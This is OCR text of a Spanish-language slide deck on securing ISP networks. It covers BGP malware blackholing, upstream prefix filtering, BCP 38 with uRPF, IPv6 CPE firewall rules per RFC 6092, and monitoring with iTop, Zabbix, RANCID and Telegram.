1) Escribir un mail para: **feed-bgp@mdbrasil.com.br,** solicitando una sesión BGP para feed de malwares;

2) Configurar una sesión BGP con los datos informados por MD Brasil;

3) Configurar los filtros de sus routers de borde para poner en blackhole los IPs de malware;

4) Reportar para feed-bgp@mdbrasil.com.br problemas e posibles falsos positivos.

Seguridad por niveles

Borde de área

- Protección de los equipos;
- Blackhole de direcciones Bogons;
- Protección DDoS
- Blackhole de malwares;
- Filtros de buenas prácticas BGP.

Tránsito

- Protección de los equipos
- Especial atención en las protecciones de las capas I y II

Acceso

- Protección de los equipos
- Implementación de BCP38;
- Filtros de malwares conocidos
- Filtros de conexiones no válidas
- Seguridad de CPEs

Filtrados de Upstreams

Filtrados (mínimos) a aplicar en todos los upstreams:

- Descartar la recepción de su propio prefijo (y sub redes);
- Descartar redes privadas y reservadas previstas en la RFC 5735;
- Descartar la recepción de ASNs Bogons;
- Descartar anuncios de redes menores que / 24;
- Descartar anuncios que tengan más de X AS en el AS-Path

MUM 2013 - Zagreb - Croacia
http://mikrotikbrasil.com.br/artigos/BGP_Filtering_with_RouterOS_%202013_MUM-Zagreb-Cr_Maia.pdf

Seguridad por niveles

Borde de área

- Protección de los equipos;
- Blackhole de direcciones Bogons;
- Protección DDoS
- Blackhole de malwares;
- Filtros de buenas prácticas BGP.

Tránsito

- Protección de los equipos
- Especial atención en las protecciones de las capas I y II

Acceso

- Protección de los equipos
- Implementación de BCP38;
- Filtros de malwares conocidos
- Filtros de conexiones no válidas
- Seguridad de CPEs

BCP 38

Implantación de BCP 38 (RFC 2827) nada más es que evitar que sus clientes hagan spoofing


- No protege su red, pero evita que sus clientes sean vectores de ataques basados en spoof

- Puede ser implementada a través de reglas de Firewall (impacto en performance)

- Implementación indicada, a través de uRPF (Unicast Reverse Path Forward)

BCP 38

Filtro uRPF



- modo strict: El paquete es enviado sólo si la interfaz que recibe el paquete tiene una ruta inversa para el IP de origen del paquete.

- modo loose: El paquete es enviado si el router tiene alguna ruta inversa para devolver el paquete.

Seguridad por niveles

Borde de área

- Protección de los equipos;
- Blackhole de direcciones Bogons;
- Protección DDoS
- Blackhole de malwares;
- Filtros de buenas prácticas BGP.

Tránsito

- Protección de los equipos
- Especial atención en las protecciones de las capas I y II

Acceso

- Protección de los equipos
- Implementación de BCP38;
- Filtros de malwares conocidos
- Filtros de conexiones no válidas
- Seguridad de CPEs

Protección de CPEs IPv4

Parte de las funciones de los concentradores de accesso (PPPoE, DHCP, etc) pueden ser transferidos o duplicados en las CPES, como:

- Accesso WAN a los equipos solamente por IPs administrativos del ISP (accesso LAN liberado para permitir manejo de los clientes)

- Bloqueo de puertos innecessários y malwares

- BCP 38, etc

Protección de las CPEs IPv6

Seguridad en un mundo sin NAT

NAT se inventó para extender la vida de IPv4, no para proveer seguridad

Sin embargo el NAT da como "bono" un Firewall Statefull, ocultando la topología interna de la red

> [T]he Internet of Things is going to drive a large population of connected devices, but most of those devices should never connect outside of their own local network.
>
> **Paul Vixie**
> CEO, Farsight Security

Seguridad de CPEs IPv6

RFC 6092
Seguridad para CPEs IPv6

RFC 6092 proporciona recomendaciones de buenas prácticas para CPEs (50 en total)


Recomienda la implementación de un firewall statefull que permite sólo tráfico entrante, **solamente si esto se inicia dentro de la red;**

Sin embargo, la RFC impone un modo "transparente" de operación que los clientes pueden habilitar;

El tráfico IPsec siempre se permite en cualquier dirección;


Seguridad de CPEs IPv6

/ipv6 firewall – canal Input



Seguridad de CPEs IPv6

/ipv6 firewall – canal Forward



#	Action	Chain	Src. Address	Dst. Address	Protocol	Src. Port	Dst. Port	In. Int...
;;; Aceita conexoes estabelecidas, relacionadas e untracked								
4	acc...	forward						
;;; Descarta conexoes invalidas								
5	drop	forward						
;;; Descarta pacotes com origem em IPv6 ilegais								
6	drop	forward						
;;; Descarta pacotes com destino a IPv6 ilegais								
7	drop	forward						
;;; Descarta pacotes com hop-limi=1 (rfc4890)								
8	drop	forward			58 (icmpv6)			
;;; Aceita ICMPv6								
9	acc...	forward			58 (icmpv6)			
;;; Aceita HIP								
10	acc...	forward			139			
;;; Aceita IKE								
11	acc...	forward			17 (udp)		500,4500	
;;; Aceita IPsec AH								
12	acc...	forward			51 (ipsec-ah)			
;;; Aceita IPSec ESP								
13	acc...	forward			50 (ipsec-esp)			
;;; Aceita politicas de IPSec								
14	acc...	forward						
16	drop	forward						!LAN

Después de las implementaciones de seguridad probadas y aprobadas ...

¿Es tiempo de relajarse?

Gestión de seguridad a gran escala

Tonterías suceden todo el tiempo...


- Equipos dañados se sustituyen "al vapor" para restablecer el servicio y los técnicos se olvidan de hacer todas las configuraciónes apropiadas;

- Uno de los técnicos cambia alguna configuración para probar algo y se olvida de deshacer;

- Un cliente "muy experto" con la contraseña de la CPE, cambia configuraciónes abriendo brechas de seguridad;

- El fabricante lanza una actualización de seguridad que tiene que aplicarse a gran escala.

Agenda



Introducción, incidentes importantes recientes y motivación para reflejar la seguridad;

Seguridad orientada por capas (física, enlace, IP, enrutamiento y servicios);

Seguridad orientada por niveles de red (borde, tránsito y acceso);

Gestión de seguridad a gran escala y de forma automatizada;

Herramientas para monitoreo y control de la red

+

Herramientas para monitoreo y control de la red

iTop es un software libre para la gestión de hardware, software y servicios asociados que permite la centralización de la información sobre dispositivos, software local, etc. Ayuda a HelpDesk, administra la calidad de los servicios y la gobernanza de TI (ITSM).

Conjuntamente con las otras herramientas se utiliza en la gestión de incidentes de seguridad de una forma estructurada y formal.

Herramienta de código abierto sin licencia o límites
https://www.combodo.com/itop-193

Herramientas para monitoreo y control de la red

ZABBIX

Zabbix es un software diseñado para monitoreo en tiempo real que se puede utilizar para varias aplicaciones;

En cuanto a la seguridad, puede chequear regularmente puertas abiertas, servicios no deseados, versiones de firmware e incluso acciones se pueden hacer a través de Zabbix;

Zabbix es Open Source y por lo tanto no hay costo de licencias.

http://www.zabbix.com/

Herramientas para monitoreo y control de la red

RANCID

RANCID (Really Awesome New Cisco Config Differ) es una herramienta libre que monitorea cambios de configuración de equipos, incluyendo versiones de software y hardwre (números seriales, etc).

Utiliza CVS (Concurrent Version System), Subversion o Git para mantener el historial de cambios.

http://www.shrubbery.net/rancid/

Herramientas para monitoreo y control de la red

Telegram es una aplicación de comunicación para IOS, Android y Desktop (Windows, MacOS y Linux).


Telegram tiene una API abierta que permite interactuar con otros sistemas.

También sin costo de licencias.

https://telegram.org/


Plataforma en acción

Itop Dashboard




Plataforma en acción

Configuración de Zabbix



Como ejemplo seleccionamos 2 eventos - Firmware upgrade (Severidad Alta) y equipo con user = admin, sin contraseña (Severidad Desastre)

Plataforma en acción




Telegram

Una notificación se envía a un grupo de técnicos responsables por la seguridad


Zabbix automáticamente crea y configura una contraseña aleatoria!


Plataforma en acción




iTOP registra el evento y notifica el back office. Se genera un ticket de servicio.

